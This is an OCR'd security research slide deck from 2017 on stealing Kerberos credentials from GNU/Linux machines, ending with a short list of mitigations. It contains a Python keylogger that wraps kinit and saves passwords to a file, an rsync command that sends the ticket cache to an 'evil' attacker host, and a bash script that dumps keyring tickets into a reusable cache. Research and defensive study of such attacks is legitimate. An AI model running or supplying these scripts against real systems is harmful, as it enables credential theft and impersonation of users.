Kerberos Credential Thievery (GNU/Linux)

Ronan Loftus, Arne Zismer

July 3, 2017

Context

Kerberos I

- Authentication protocol
- Reduce amount of sensitive credentials sent over the network
- Commonly used in Linux networks (e.g. Hadoop)

Research Question

Can Kerberos credentials be stolen from GNU/Linux machines?

Related Work

- Sniffing and replaying Kerberos credentials on the network [1]
- Extracting Kerberos credentials from Windows machines with `Mimikatz` [2]

Approach

Kerberos II




Figure 1: Kerberos protocol

Kerberos II



Key Distribution Center (KDC)
Ticket-granting-Ticket (TGT) Request
TGT (expires after 10 hours)
Client
Service

Figure 2: Kerberos protocol

Kerberos II



Ticket-granting-Ticket (TGT) Request
TGT (expires after 10 hours)
Service Ticket Request
Service Ticket
Key Distribution Center (KDC)
Client
Service

Figure 3: Kerberos protocol

Kerberos II



Key Distribution Center (KDC)
Ticket-granting-Ticket (TGT) Request
TGT (expires after 10 hours)
Service Ticket Request
Client
Service Ticket
Service
Service Ticket
Grant access

Figure 4: Kerberos protocol

Kerberos II



Ticket-granting-Ticket (TGT) Request
TGT (expires after 10 hours)
Service Ticket Request
Service Ticket
Key Distribution Center (KDC)
Client
Service Ticket
Grant access
OpenSSH


Figure 5: Our test setup

Kerberos II

- Tickets are stored in credential caches:
    - File
    - Keyring
    - Memory

Attacks

Credential Cache (File)



Keylogging I

- Targeted keylogger
- Path manipulation

Keylogging II

```
if __name__ == '__main__':
    krbuser = argv[1]
    child = spawn('/usr/bin/kinit {}'
        .format(krbuser))
    prompt =
        child.read_nonblocking(1024).decode('utf-8')
    password = getpass(prompt)
    child.sendline(password)
    with open("creds.txt", "w") as f;
        f.write(password)
```

File Copying

- Default credential storage
- Contains all relevant authentication information

```
rsync /tmp/krb5cc_$(id -u) eve@evil.deloitte.nl:
```

Query Kernel Keyring I

What is a keyring?

Query Kernel Keyring I

What is a keyring?

What is `keyctl`?

Query Kernel Keyring I

What is a keyring?

What is `keyctl`?


1. Find the right keyring
2. Dump the credential fragments
3. Rebuild them as file
4. ???
5. Profit

Query Kernel Keyring II

```bash
#!/bin/bash

keyring_name="u_name"
krb_keyring=$(keyctl search @s "keyring" "_krb_${keyring_name}" 0)
keyring=$(keyctl search ${krb_keyring} "keyring" "${keyring_name}" 0)
key_components=( $(keyctl rlist ${keyring}) )

tmp_dir=$(mktemp -d)
for i in ${!key_components[@]}; do
    SPN="$(keyctl rdescribe ${key_components[${i}]} | rev | cut -d';' -f1 | rev)"
    keyctl pipe "${key_components[${i}]}" > "${tmp_dir}/${SPN}.bin"
done

cat ccache_header_data > krb5cc_$(id -u)
cat ${tmp_dir}/__krb5_princ__.bin >> krb5cc_$(id -u)
find ${tmp_dir} -name "*krbtgt*" -exec cat {} \; >> krb5cc_$(id -u)
rm -rf ${tmp_dir}
```

Dumping Process Memory

1. Create process containing ticket
2. Dump its memory
3. Find the encrypted blocks
4. Extract them
5. Transplant them into a file



Header 16 Bytes


Realm/SPN Info 160 Bytes

Keyblock 32 Bytes

. . . 128 Bytes

Ticket Granting Ticket 573 Bytes

Demo



Key Distribution Center (KDC)

Client

Evil Client

OpenSSH

Demo

DEMO

Praise be to Cthulhu!

Wrapping Up

Conclusion

Password

File Ticket

Keyring Ticket

Process Ticket

Conclusion

Password ✓

File Ticket

Keyring Ticket

Process Ticket

Conclusion

Password	✓
File Ticket	✓
Keyring Ticket	
Process Ticket	

Conclusion

Password	✓
File Ticket	✓
Keyring Ticket	✓
Process Ticket	

Conclusion

Password	✓
File Ticket	✓
Keyring Ticket	✓
Process Ticket	✓

Conclusion

Password	✓
File Ticket	✓
Keyring Ticket	✓
Process Ticket	✓

Tickets can be stolen :(

Mitigations

Password:	Absolute path, secure path
File Ticket:	Don’t use it!
Keyring Ticket:	Choose the most shorted lived keyring
Process Ticket:	RAM encryption?

Extensions

- Automate Acquisition of tickets from process memory
- Extend to every keyring type

Questions?

References

Emmanuel Bouillon.
Taming the beast: Assess kerberos-protected networks, 2009.

Benjamin Delpy.
Mimikatz.
https://github.com/gentilkiwi/mimikatz, 2014.